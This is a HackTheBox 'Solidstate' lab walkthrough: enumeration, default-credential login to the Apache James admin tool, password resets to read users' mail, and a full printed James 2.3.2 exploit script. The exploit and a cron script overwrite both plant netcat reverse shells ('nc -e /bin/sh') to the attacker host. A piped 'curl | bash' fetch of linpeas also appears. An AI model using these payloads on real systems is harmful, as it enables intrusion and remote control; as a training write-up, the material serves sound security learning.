
WriteupsHTB — Solidstate
MiscMediumLinux
HTB — Solidstate
Apache James 2.3.2 arbitrary file read leaks user creds. Root via world-writable cron script executed by root.
April 2, 2022HackTheBox
#SMTP#James#File Read#Cron
Enumeration
sh
nmap -sC -sV -vv 10.10.10.51 -oN solidstate_scansh
PORT    STATE SERVICE REASON         VERSION
22/tcp  open  ssh     syn-ack ttl 63 OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCp5WdwlckuF4slNUO29xOk/Yl/cnXT/p6qwezI0ye+4iRSyor8lhyAEku/yz8KJXtA+ALhL7HwYbD3hDUxDkFw90V1Omdedbk7SxUVBPK2CiDpvXq1+r5fVw26WpTCdawGKkaOMYoSWvliBsbwMLJEUwVbZ/GZ1SUEswpYkyZeiSC1qk72L6CiZ9/5za4MTZw8Cq0akT7G+mX7Qgc+5eOEGcqZt3cBtWzKjHyOZJAEUtwXAHly29KtrPUddXEIF0qJUxKXArEDvsp7OkuQ0fktXXkZuyN/GRFeu3im7uQVuDgiXFKbEfmoQAsvLrR8YiKFUG6QBdI9awwmTkLFbS1Z
|   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBISyhm1hXZNQl3cslogs5LKqgWEozfjs3S3aPy4k3riFb6UYu6Q1QsxIEOGBSPAWEkevVz1msTrRRyvHPiUQ+eE=
|   256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMKbFbK3MJqjMh9oEw/2OVe0isA7e3ruHz5fhUP4cVgY
25/tcp  open  smtp    syn-ack ttl 63 JAMES smtpd 2.3.2
|_smtp-commands: solidstate Hello nmap.scanme.org (10.10.14.31 [10.10.14.31]), PIPELINING, ENHANCEDSTATUSCODES
80/tcp  open  http    syn-ack ttl 63 Apache httpd 2.4.25 ((Debian))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-title: Home - Solid State Security
|_http-server-header: Apache/2.4.25 (Debian)
110/tcp open  pop3    syn-ack ttl 63 JAMES pop3d 2.3.2
119/tcp open  nntp    syn-ack ttl 63 JAMES nntpd (posting ok)
Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel
sh
nmap -p- -sC -sV 10.10.10.51 -oN solidstate_scan_2sh
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
|   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
|_  256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp   open  smtp    JAMES smtpd 2.3.2
|_smtp-commands: solidstate Hello solidstate.htb (10.10.14.31 [10.10.14.31]), PIPELINING, ENHANCEDSTATUSCODES
80/tcp   open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Home - Solid State Security
|_http-server-header: Apache/2.4.25 (Debian)
110/tcp  open  pop3    JAMES pop3d 2.3.2
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
119/tcp  open  nntp    JAMES nntpd (posting ok)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
4555/tcp open  rsip?
| fingerprint-strings:
|   GenericLines:
|     JAMES Remote Administration Tool 2.3.2
|     Please enter your login and password
|     Login id:
|     Password:
|     Login failed for
|_    Login id:
Directory Enumeration
sh
gobuster dir -u http://10.10.10.51/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -nsh
/images               [Size: 311] [--> http://10.10.10.51/images/]
/assets               [Size: 311] [--> http://10.10.10.51/assets/]
/server-status [Size: 299]- Nothing really interesting scanning directories
- Let’s connect to the strange port running on 4555
- Google searched for james default creds and tried root:root
Interacting with the port 4555
sh
nc 10.10.10.51 4555

root
root

help- Available commands
sh
Welcome root. HELP for a list of commands
help
Currently implemented commands:
help                                    display this help
listusers                               display existing accounts
countusers                              display the number of existing accounts
adduser [username] [password]           add a new user
verify [username]                       verify if specified user exist
deluser [username]                      delete existing user
setpassword [username] [password]       sets a user's password
setalias [user] [alias]                 locally forwards all email for 'user' to 'alias'
showalias [username]                    shows a user's current email alias
unsetalias [user]                       unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to another email address
showforwarding [username]               shows a user's current email forwarding
unsetforwarding [username]              removes a forward
user [repositoryname]                   change to another user repository
shutdown                                kills the current JVM (convenient when James is run as a daemon)
quit                                    close connection
sh
listusers
---
Existing accounts 5
user: james
user: thomas
user: john
user: mindy
user: mailadmin- Let’s set a password for the listed users
sh
setpassword mindy password123

setpassword john password123

setpassword thomas password123

setpassword james password123
POP3 port 110 (Interacting with Telnet)
- Interacting with POP3 port 110
- Useful article to interact with telnet → https://www.shellhacks.com/retrieve-email-pop3-server-command-line/
Checking User: mindy
sh
telnet 10.10.10.51 110

USER mindy
PASS password123
sh
list

---
1 1109
2 836
---
sh
retr 1

---
From: mailadmin@localhost
Subject: Welcome

Dear Mindy,
Welcome to Solid State Security Cyber team! We are delighted you are joining us as a junior defense analyst. Your role is critical in fulfilling the mission of our orginzation. The enclosed information is designed to serve as an introduction to Cyber Security and provide resources that will help you make a smooth transition into your new role. The Cyber team is here to support your transition so, please know that you can call on any of us to assist you.

We are looking forward to you joining our team and your success at Solid State Security.

Respectfully,
James
---
sh
retr 2

---
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.1503422270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
          for <mindy@localhost>;
          Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,


Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: P@55W0rd1!2@

Respectfully,
JamesReturn-Path: <mailadmin@localhost>
Message-ID: <5420213.0.1503422039826.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 798
          for <mindy@localhost>;
          Tue, 22 Aug 2017 13:13:42 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:13:42 -0400 (EDT)
From: mailadmin@localhost
Subject: Welcome

Dear Mindy,
Welcome to Solid State Security Cyber team! We are delighted you are joining us as a junior defense analyst. Your role is critical in fulfilling the mission of our orginzation. The enclosed information is designed to serve as an introduction to Cyber Security and provide resources that will help you make a smooth transition into your new role. The Cyber team is here to support your transition so, please know that you can call on any of us to assist you.

We are looking forward to you joining our team and your success at Solid State Security.

Respectfully,
James
---- In the second email we have a ssh credentials
- username: mindy
- pass: P@55W0rd1!2@
Checking User: john
sh
telnet 10.10.10.51 110

USER john

PASS password123

list
+OK 1 743
1 743

retr 1
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <9564574.1.1503422198108.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: john@localhost
Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
          for <john@localhost>;
          Tue, 22 Aug 2017 13:16:20 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:16:20 -0400 (EDT)
From: mailadmin@localhost
Subject: New Hires access
John,

Can you please restrict mindy's access until she gets read on to the program. Also make sure that you send her a tempory password to login to her accounts.

Thank you in advance.

Respectfully,
James
Checking user: thomas
sh
telnet 10.10.10.51 110

Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
USER thomas
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
+OK
PASS password123
+OK Welcome thomas
list
+OK 0 0
Checking user: james
sh
telnet 10.10.10.51 110

Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
USER james
+OK
PASS password123
+OK Welcome james
list
+OK 0 0
SSH
- Let’s ssh to user mindy with the credentials we found
- mindy | P@55W0rd1!2@
sh
cat user.txt
	-> ********************************

- We have a restricted shell but we can't cat and get the user flag
Exploitation
- Found this exploit → https://www.exploit-db.com/exploits/50347
- Using the payload available
- I named the file 50347.py
python
#!/usr/bin/python3

import socket
import sys
import time

# credentials to James Remote Administration Tool (Default - root/root)
user = 'root'
pwd = 'root'

if len(sys.argv) != 4:
    sys.stderr.write("[-]Usage: python3 %s <remote ip> <local ip> <local listener port>\n" % sys.argv[0])
    sys.stderr.write("[-]Example: python3 %s 172.16.1.66 172.16.1.139 443\n" % sys.argv[0])
    sys.stderr.write("[-]Note: The default payload is a basic bash reverse shell - check script for details and other options.\n")
    sys.exit(1)

remote_ip = sys.argv[1]
local_ip = sys.argv[2]
port = sys.argv[3]

# Select payload prior to running script - default is a reverse shell executed upon any user logging in (i.e. via SSH)
payload = 'nc -e /bin/sh 10.10.14.31 1234' # Change to your own ip address and set the port you like
#payload = 'nc -e /bin/sh ' + local_ip + ' ' + port # basic netcat reverse shell
#payload = 'echo $USER && cat /etc/passwd && ping -c 4 ' + local_ip # test remote command execution capabilities and connectivity
#payload = '[ "$(id -u)" == "0" ] && touch /root/proof.txt' # proof of concept exploit on root user login only

print ("[+]Payload Selected (see script for more options): ", payload)
if '/bin/bash' in payload:
    print ("[+]Example netcat listener syntax to use after successful execution: nc -lvnp", port)


def recv(s):
        s.recv(1024)
        time.sleep(0.2)

try:
    print ("[+]Connecting to James Remote Administration Tool...")
    s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect((remote_ip,4555)) # Assumes James Remote Administration Tool is running on Port 4555, change if necessary.
    s.recv(1024)
    s.send((user + "\n").encode('utf-8'))
    s.recv(1024)
    s.send((pwd + "\n").encode('utf-8'))
    s.recv(1024)
    print ("[+]Creating user...")
    s.send("adduser ../../../../../../../../etc/bash_completion.d exploit\n".encode('utf-8'))
    s.recv(1024)
    s.send("quit\n".encode('utf-8'))
    s.close()

    print ("[+]Connecting to James SMTP server...")
    s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect((remote_ip,25)) # Assumes default SMTP port, change if necessary.
    s.send("ehlo team@team.pl\r\n".encode('utf-8'))
    recv(s)
    print ("[+]Sending payload...")
    s.send("mail from: <'@team.pl>\r\n".encode('utf-8'))
    recv(s)
    # also try s.send("rcpt to: <../../../../../../../../etc/bash_completion.d@hostname>\r\n".encode('utf-8')) if the recipient cannot be found
    s.send("rcpt to: <../../../../../../../../etc/bash_completion.d>\r\n".encode('utf-8'))
    recv(s)
    s.send("data\r\n".encode('utf-8'))
    recv(s)
    s.send("From: team@team.pl\r\n".encode('utf-8'))
    s.send("\r\n".encode('utf-8'))
    s.send("'\n".encode('utf-8'))
    s.send((payload + "\n").encode('utf-8'))
    s.send("\r\n.\r\n".encode('utf-8'))
    recv(s)
    s.send("quit\r\n".encode('utf-8'))
    recv(s)
    s.close()
    print ("[+]Done! Payload will be executed once somebody logs in (i.e. via SSH).")
    if '/bin/bash' in payload:
        print ("[+]Don't forget to start a listener on port", port, "before logging in!")
except:
    print ("Connection failed.")
python
python3 50347.py 10.10.10.51 10.10.14.31 4555

[+]Payload Selected (see script for more options):  nc -e /bin/sh 10.10.14.31 1234
[+]Connecting to James Remote Administration Tool...
[+]Creating user...
[+]Connecting to James SMTP server...
[+]Sending payload...
[+]Done! Payload will be executed once somebody logs in (i.e. via SSH).- You can also use this payload 35513.py → https://www.exploit-db.com/exploits/35513
- Just modify the payload and run
python
python 35513.py 10.10.10.51

[+]Connecting to James Remote Administration Tool...
[+]Creating user...
[+]Connecting to James SMTP server...
[+]Sending payload...
[+]Done! Payload will be executed once somebody logs in.
- Let’s login again throguh ssh mindy | P@55W0rd1!2@
- Make sure to do
sh
nc -lvnp 1234 # Make sure to start listener with the port you specified in the payload

ssh mindy@10.10.10.51
Interactive Shell
sh
which python

python -c 'import pty; pty.spawn("/bin/bash")'

CTRL + Z

stty raw -echo
fg
[Press Enter]

export TERM=screen
Alternative way to connect mindy with bash shell
sh
ssh mindy@10.10.10.51 bash # we can run regular commandsPrivilege Escalation
- Further scan with linpeas → https://github.com/carlospolop/PEASS-ng/releases
sh
python3 -m http.server


curl http://10.10.14.31:8000/linpeas.sh | bash- In our scan we didn’t find port 631. This might be interesting to look at

sh
cd /opt

cat tmp.py

---
#!/usr/bin/env python
import os
import sys
try:
     os.system('rm -r /tmp/* ')
except:
     sys.exit()
---- Check if we have permission to write to tmp.py
- We can also use → https://github.com/DominicBreuker/pspy to scan the machine to see running processes on linux machines
- Download the pspy32 (You can determine it by typing [uname -m])
- The linux machine’s architecture is i686 which is a 32bit
sh
wget http://10.10.14.31:8000/pspy32

chmod +x pspy32

./pspy32
- We verified that there is a process going running on root /opt/tmp.py
Fixing the columns in bash terminal
sh
stty -a

stty rows 36 columns 37
sh
#!/usr/bin/env python
import os

import sys
try:
        os.system('nc -e /bin/sh 10.10.14.31 8080')
except:
        sys.exit()
sh
nc -lvnp 8080- We will get the reverse shell in couple seconds

Skills Learned
- Exploiting Apache James
- Enumerating POP servers
- Chaining vulnerabilities
- Exploiting world-writable files
Up next
MediumApr 2022
HTB — Node
Node.js API endpoint exposes hashed admin credentials. MongoDB backup decryption and SUID binary analysis for root.
Read writeup
MediumApr 2022
HTB — Valentine
Heartbleed (CVE-2014-0160) memory leak extracts a base64-encoded RSA key passphrase. Root via tmux session hijack.
Read writeup
MediumApr 2022
HTB — Poison
PHP LFI escalated to RCE via Apache log poisoning. SSH tunneling exposes an internal VNC session running as root.
Read writeup